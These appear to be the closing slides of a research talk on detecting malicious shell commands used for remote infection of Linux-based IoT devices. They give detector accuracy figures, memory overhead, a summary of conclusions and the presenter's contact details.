





  - 0.5 threshold: **0.17%** FPR, **96.33%** TPR, **98.83%** accuracy

Evaluation

- Performance Overhead Evaluation
  - Without human interaction (left) vs. with human interaction (right)





  - Memory Usage: 2.7MB for all three types of devices

Conclusions

- Understanding Linux-based IoT Remote Infection
  - Large-scale malicious shell command dataset
  - Share analysis findings
  - Shell command taxonomy based on infection capabilities
- Detecting Linux-based IoT Remote Infection
  - Model development
  - Detector implementation
  - Evaluation on large-scale deployed software IoT devices in the wild

Thank You

Hongda Li
hongdal@g.clemson.edu

Q & A